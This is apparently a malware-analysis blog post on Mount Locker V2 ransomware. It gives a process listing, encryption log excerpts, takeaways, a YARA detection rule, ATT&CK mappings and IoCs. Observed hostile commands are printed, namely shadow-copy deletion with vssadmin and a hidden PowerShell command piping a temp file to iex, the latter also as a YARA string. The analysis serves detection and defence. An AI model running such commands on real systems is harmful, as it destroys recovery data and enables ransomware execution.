
firefox.exe (2896)	Process Monitor	Sysinternals - ww...	"C:\Users\IEUser\Desktop\firefox.exe"	
firefox.exe (3052)	Process Monitor	Sysinternals - ww...	"C:\Users\IEUser\Desktop\firefox.exe"	
taskmgr.exe (3220)	Windows Task M...	Microsoft Corporat...	"C:\Windows\system32\taskmgr.exe" /4	
mountlocker.exe (3608)		APCO Worldwide	"C:\Users\IEUser\Desktop\mountlocker.exe"	
powershell.exe (3624)	Windows PowerS...	Microsoft Corporat...	powershell.exe -windowstyle hidden -c $mypid='3608';[System.IO.File]::ReadAllText('C:\Users\IEUser\AppData\Local\Temp\~94453.tmp')|iex	
vssadmin.exe (3676)	Command Line Int...	Microsoft Corporat...	"C:\Windows\system32\vssadmin.exe" delete shadows /all /Quiet	
cmd.exe (4020)	Windows Comma...	Microsoft Corporat...	C:\Windows\system32\cmd.exe /c ""C:\Users\IEUser\AppData\Local\Temp\\00018D37.bat" "C:\Users\IEUser\Desktop\mountlocker.exe""	
attrib.exe (4040)	Attribute Utility	Microsoft Corporat...	attrib -s -r -h "C:\Users\IEUser\Desktop\mountlocker.exe"	

I ran Mount Locker with the */log:F* argument to have it log to a file. It created a file on the Desktop named *executableName.exe.log*, the contents of which can be seen below. The first few lines are related to the deletion of the Volume Shadow Copies. Since Mount Locker currently is not capable of escalating priviledges and I ran the sample without administrative rights the Shadow Copies were left untouched.


```
[OK] locker.check.dbl_run > ok
[INFO] locker > start init script
DELETE RESTORY POINT
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Error: You don't have the correct permissions to run this command.  Please run this utility from a command
window that has elevated administrator privileges.

QUERY SERVICE LIST
KILL SERVICE OpenSSHd
KILL SERVICE VBoxService
QUERY PROCESS LIST
SKIP PROCESS PID=3276 NAME=C:\Users\IEUser\Desktop\v2_unpacked_226a72.exe
[INFO] locker > finished init script

================================
       Lock local drive
================================
[OK] locker.volume.enum > name=\\?\c:\
[SKIP] locker.dir.check > black_list name=\\?\c:\$Recycle.Bin\
[OK] locker.dir.check > name=\\?\c:\BGinfo\
[OK] locker.file > time=0.000 size=0.003 MB speed=10.471 MB/s name=\\?\c:\BGinfo\BGCONFIG.BGI
[OK] locker.file > time=0.001 size=0.027 MB speed=44.961 MB/s name=\\?\c:\BGinfo\modern.IE.1024x768.jpg
[OK] locker.dir.check > name=\\?\c:\Boot\
[ERROR] locker.file > set_access gle=5 name=\\?\c:\Boot\BCD
[ERROR] locker.file > set_access gle=5 name=\\?\c:\Boot\BCD.LOG
[ERROR] locker.file > set_access gle=5 name=\\?\c:\Boot\BOOTSTAT.DAT
[OK] locker.dir.check > name=\\?\c:\Boot\cs-CZ\
[OK] locker.dir.check > name=\\?\c:\Boot\da-DK\
[OK] locker.dir.check > name=\\?\c:\Boot\de-DE\
[OK] locker.dir.check > name=\\?\c:\Boot\el-GR\
```



Since it is probably one of the most interesting debug features of Mount Locker here is another snippet from the Log File showing the statistics of the System Drive Encryption.



And if you would like to know what happens when Mount Locker V2 is run with local admin priviledges, because I already hinted that it doesn't go well: After the machine is rebooted (which some Users do instinctively after a Ransomware infection) Windows will not be able to boot because the *bootmgr* file was encrypted. I'm not sure if they didn't test this case or they forgot to include it in their exception lists, but the User will certainly not be able to contact them with a (temporarily) bricked machine.



Conclusion / Key Takeaways

- Up until now only Mount Locker V2 x86 binaries have been submitted to analysis platforms in a packed state. Similar to other Ransomware Gangs they opted to deliver their x64 executables as DLLs.
- No Obfuscation beyond the initial packing
- No Persistence Methods used
- Depending on the Users permissions: Mount Locker either fails to delete Shadow Copies and files on other drives or it will encrypt critical system components and render the system unusable after a reboot
- Multiple features are not implemented in Version 2

The Operators behind Mount Locker are obviously just starting out, as the observed Ransomware samples are still very verbose and noisy on execution. Although the are not nearly as active as a lot of other well established Crimeware Groups, I expect to see more attacks from them in the upcoming year 2021. I hope this blog post will be somewhat helpful in future investigations on this Ransomware strain and of course I will be keeping up with it as well.

Alright, that's it for now. Thank you for reading this blog post! If you have got any feedback please let me know and don't miss the Yara Rule, Mitre Att&ck List and IoCs below 🤓 See ya in 2021 👋

Yara Rule

```
import "pe"

rule RANSOM_MountLocker_V2 {

 meta:
  description = "Detects Mount Locker Ransomware, Version 2 x86 unpacked"
  author = "f0wL <hello@dissectingmalwa.re>"
  reference = "https://dissectingmalwa.re/between-a-rock-and-a-hard-place-exploring-mount-locker-ran
  date = "20.12.2020"
  tlp = "WHITE"
  hash1 = "226a723ffb4a91d9950a8b266167c5b354ab0db1dc225578494917fe53867ef2"
  hash2 = "e7c277aae66085f1e0c4789fe51cac50e3ea86d79c8a242ffc066ed0b0548037"

strings:
  //picks up on the Volume Serial Number Permutation in function mw_mutex
  $mutex_shift = { 8b c1 c1 c8 ?? 50 8b c1 c1 c8 ?? 50 8b c1 c1 c8 ?? 50 51}

  $x1 = "powershell.exe -windowstyle hidden -c $mypid='%u';[System.IO.File]::ReadAllText('%s')|iex"
  //$x2 = "explorer.exe RecoveryManual.html" fullword wide
  $x2 = "RecoveryManual.html" wide

  $x3 = "expand 32-byte k" fullword ascii
  $x4 = "<b>/!\\ YOUR NETWORK HAS BEEN HACKED /!\\<br>" fullword ascii

  $s1 = "[SKIP] locker.volume.enum > readonly name=%s" fullword wide
  $s2 = "[WARN] locker.dir.check > get_reparse_point gle=%u name=%s" fullword wide
```

```
    $s3 = "[ERROR] locker.file > get_size gle=%u name=%s" fullword wide
    $s4 = "[OK] locker > finished" fullword wide

  condition:
    uint16(0) == 0x5a4d and filesize < 600KB
    and pe.imphash() == "1ea39e61089a4ea253fb896bbcf01be5"
    and $mutex_shift
    and 2 of ($x*)
    and 2 of ($s*)
}
```

MITRE ATT&CK

T1012 --> Query Registry --> Discovery

T1027 --> Obfuscated Files or Information --> Defense Evasion

T1055 --> Process Injection --> Privilege Escalation, Defense Evasion

T1059 --> Command and Scripting Interpreter: PowerShell --> Execution

T1070 --> Indicator Removal on Host: File Deletion --> Defense Evasion

T1076 --> Remote Desktop Protocol --> Lateral Movement

T1082 --> System Information Discovery --> Discovery

T1083 --> File and Directory Discovery --> Defense Evasion

T1112 --> Modify Registry --> Defense Evasion

T1129 --> Shared Modules --> Execution

T1134 --> Access Token Manipulation --> Defense Evasion, Privilege Escalation

T1486 --> Data Encrypted for Impact --> Impact

T1489 --> Service Stop --> Impact

T1490 --> Inhibit System Recovery --> Impact

T1546 --> Event Triggered Execution: Change Default File Association --> Privilege Escalation, Persistence

T1562 --> Impair Defenses: Disable or Modify Tools --> Defense Evasion

IOCs

Mount Locker

```
Version 1
f570d5b17671e6f3e56eae6ad87be3a6bbfac46c677e478618afd9f59bf35963

Version 2

32-bit
226a723ffb4a91d9950a8b266167c5b354ab0db1dc225578494917fe53867ef2
e7c277aae66085f1e0c4789fe51cac50e3ea86d79c8a242ffc066ed0b0548037

64-bit
2d2d2e39ccae1ff764e6618b5d7636d41ac6e752ce56d69a9acbb9cb1c8183d0
```

Associated Files

```
[8-digit hex].bat - Batch script
~[9-digit int].tmp - Powershell script
--> both of these files will be dropped in C:\Users\username\AppData\Local\Temp\

RecoveryManual.html
```

Onion URLs

```
hxxp://mountnewsokhwilx[.]onion
hxxp://zsa3wxvbb7gv65wnl7lerslee3c7i27ndqghqm6jt2priva2qcdponad[.]onion
hxxp://soxbhgx23tabwh2k447b2tljcu5tktdc2elmi2ls7huzntrhknygxsqd[.]onion
hxxp://lhvqpdydwvtgy2ficsvamluobvonnitji5jgpfvc7c5pj6ci35gurjyd[.]onion
hxxp://4bt5hu4vid5c7uq4ioszgzwi4ix6qon7a226cxowgrnomfgxl5b3wtid[.]onion
```

Source: https://dissectingmalwa.re/between-a-rock-and-a-hard-place-exploring-mount-locker-ransomware.html